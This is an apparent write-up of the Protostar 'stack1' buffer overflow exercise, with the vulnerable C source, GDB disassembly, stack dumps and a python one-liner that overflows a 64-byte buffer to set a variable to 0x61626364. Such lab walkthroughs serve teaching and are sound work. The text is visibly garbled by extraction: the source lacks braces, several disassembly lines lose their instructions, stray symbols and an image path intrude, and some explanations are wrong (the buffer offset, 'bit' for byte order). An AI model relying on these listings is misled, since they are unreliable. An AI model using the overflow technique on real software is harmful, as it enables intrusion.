

SOURCE CODE

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
  volatile int modified;
  char buffer[64];
  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }
  modified = 0;
  strcpy(buffer, argv[1]);
  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
```

SOURCE CODE WORKING EXPLANATION

- •Same as previous level this takes an argument as input and if the argument not mentioned **if(argv == 1)** statement is printed.
- •Now what if we input an argument ???(NOTE: argv is counted as 1 by default when we execute the code ./stack1).
- •There is a character buffer variable which we need to overflow based on **STACK BUFFER OVERFLOW EXPLOITATION.**
- •If(modified == 0x61626364) \square This is interesting. If you know 0x stands for hex form and 0x61, 0x62, 0x63 and 0x64 are hex values of a, b, c, d.
- the **strcpy** function copies the argument provided by the user to the **buffer** variable.
- •If we don't modify the **modified** variable we won't get the **got the variable to the right value\n"** string.

USING GDB TO REVERSE ENGINEER AND ANALYZE ASSEMBLER INSTRUCTIONS

```
user@protostar:/opt/protostar/bin$ ./stack1 abcd
Try again, you got 0x00000000
user@protostar:/opt/protostar/bin$ gdb -q stack1
Reading symbols from /opt/protostar/bin/stack1...done.
(gdb) set disassembly -flavor intel
Undefined item: "-flavor intel".
(gdb) set disassembly-flavor intel
(qdb) disass main
Dump of assembler code for function main:
0x08048464 <main+0>:
                        push
                               ebp
0x08048465 <main+1>:
                               ebp,esp
0x08048467 <main+3>:
                        and
                               esp,0xfffffff0
0x0804846a <main+6>:
                        sub
                               esp,0x60
0x0804846d <main+9>:
                        cmp
                               DWORD PTR [ebp+0x8],0x1
0x08048471 <main+13>:
                                0x8048487 <main+35>
0x08048473 <main+15>:
                               DWORD PTR [esp+0x4],0x80485a0
0x0804847b <main+23>:
                               DWORD PTR [esp].0x1
0x08048482 <main+30>:
                        call
                               0x8048388 <errx@plt>
0x08048487 <main+35>:
                               DWORD PTR [esp+0x5c],0x0
0x0804848f <main+43>:
                               eax, DWORD PTR [ebp+0xc]
0x08048492 <main+46>:
                        add
                               eax.0x4
                               eax, DWORD PTR [eax]
0x08048495 <main+49>:
0x08048497 <main+51>:
                               DWORD PTR [esp+0x4],eax
0x0804849b <main+55>:
                                eax,[esp+0x1c]
0x0804849f <main+59>:
                               DWORD PTR [esp].eax
0x080484a2 <main+62>:
                               0x8048368 <strcpy@plt>
0x080484a7 <main+67>:
                                eax, DWORD PTR [esp+0x5c]
0x080484ab <main+71>:
                        cmp
                               eax,0x61626364
0x080484b0 <main+76>:
                               0x80484c0 <main+92>
0x080484b2 <main+78>:
                               DWORD PTR [esp],0x80485bc
0x080484b9 <main+85>:
                        call
                               0x8048398 <puts@plt>
0x080484be <main+90>:
                        jmp
                               0x80484d5 <main+113>
0x080484c0 <main+92>:
                               edx, DWORD PTR [esp+0x5c]
0x080484c4 <main+96>:
                               eax.0x80485f3
0x080484c9 <main+101>:
                               DWORD PTR [esp+0x4].edx
0x080484cd <main+105>:
                               DWORD PTR [esp],eax
                               0x8048378 <printf@plt>
0x080484d0 <main+108>:
                        call
0x080484d5 <main+113>:
                        leave
0x080484d6 <main+114>:
End of assembler dump.
(gdb)
```

- •./stack abcd executes the program and adds "abcd" as argument but we get 0x0000 since "abcd" isn't enough to overflow the buffer variable.
- •The **esp+0x5c** = **modified** variable.
- •The **esp+0x4c = buffer** variable.
- •0x080484a7 <main+67>: mov eax,DWORD PTR [esp+0x5] moves the value of **modified/esp+0x5c** to **eax** register. At 0x080484ab <main+71>: cmp eax,0x61626364 the value of **eax** is compared and the respective message is printed.


```
AAAAA
Breakpoint 1, main (argc=2, argv=0xbffff804) at stack1/stack1.c:18
       stack1/stack1.c: No such file or directory.
        in stack1/stack1.c
(gdb) x/30x \$esp
               0xbfffff0c
                               0xbffff947
                                              0xb7fff8f8
                                                             0xb7f0186e
0xbfffff700:
               0xb7fd7ff4
                               0xb7ec6165
                                              0xbfffff718
                                                             0x41414141
               0x41414141
                               0x41414141
0xbfffff710:
                                              0×41414141
                                                             0×41414141
0xbfffff720:
               0×41414141
                               0×41414141
                                              0×41414141
                                                             0×41414141
                               0x41414141
0xbfffff730:
               0×41414141
                                              0×41414141
                                                             0×41414141
0xbfffff740:
               0×41414141
                               0×41414141
                                              0×41414141
                                                             0 \times 000000000
0xbfffff750:
               0x080484f0
                               0 \times 000000000
                                              0xbfffffd8
                                                             0xb7eadc76
               0 \times 000000002
                               0xbffff804
(gdb) x/x $esp+0x5c
0xbfffff74c:
               0 \times 000000000
(gdb) x/x $esp+0x4
0xbffff6f4:
               0xbffff947
(adb) x/30x \$esp+0x4
0xbffff6f4:
               0xbffff947
                               0xb7fff8f8
                                              0xb7f0186e
                                                             0xb7fd7ff4
                                              0×41414141
0xbfffff704:
               0xb7ec6165
                               0xbfffff718
                                                             0×41414141
0xbfffff714:
               0×41414141
                               0×41414141
                                              0×41414141
                                                             0×41414141
0xbfffff724:
               0×41414141
                               0×41414141
                                              0×41414141
                                                             0×41414141
0xbfffff734:
               0×41414141
                               0×41414141
                                              0×41414141
                                                             0×41414141
0xbfffff744:
               0×41414141
                               0×41414141
                                              0 \times 000000000
                                                             0x080484f0
               0 \times 0000000000
                                              0xb7eadc76
0xbfffff754:
                               0xbfffffd8
                                                             0×00000002
0xbfffff764:
               0xbffff804
                               0xbffff810
(gdb)
```

Running the program by setting a string of **64 A's** and **analyzing the stack** condition and **modified** variable hex value

- •x/30x \$esp checks stack condition. We can see the 0x41 filling up the buffer variable but couldn't overflow the modified variable.
- •0x41 hex value of A.
- •We can see that esp+0x5c = 0 and it is present in the stack as well, at 0xbffff74c.

USING PYTHON SCRIPT

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A'*64 + 'abcd'")
Try again, you got 0x64636261
user@protostar:/opt/protostar/bin$
```



```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A'*64 + 'dcba'") you have correctly got the variable to the right value user@protostar:/opt/protostar/bin$
```



The **Intel Architecture** stores values in **LITTLE ENDIAN SYSTEM** i.e. the most significant bit is stored at high address while the least significant bit stored at lower address.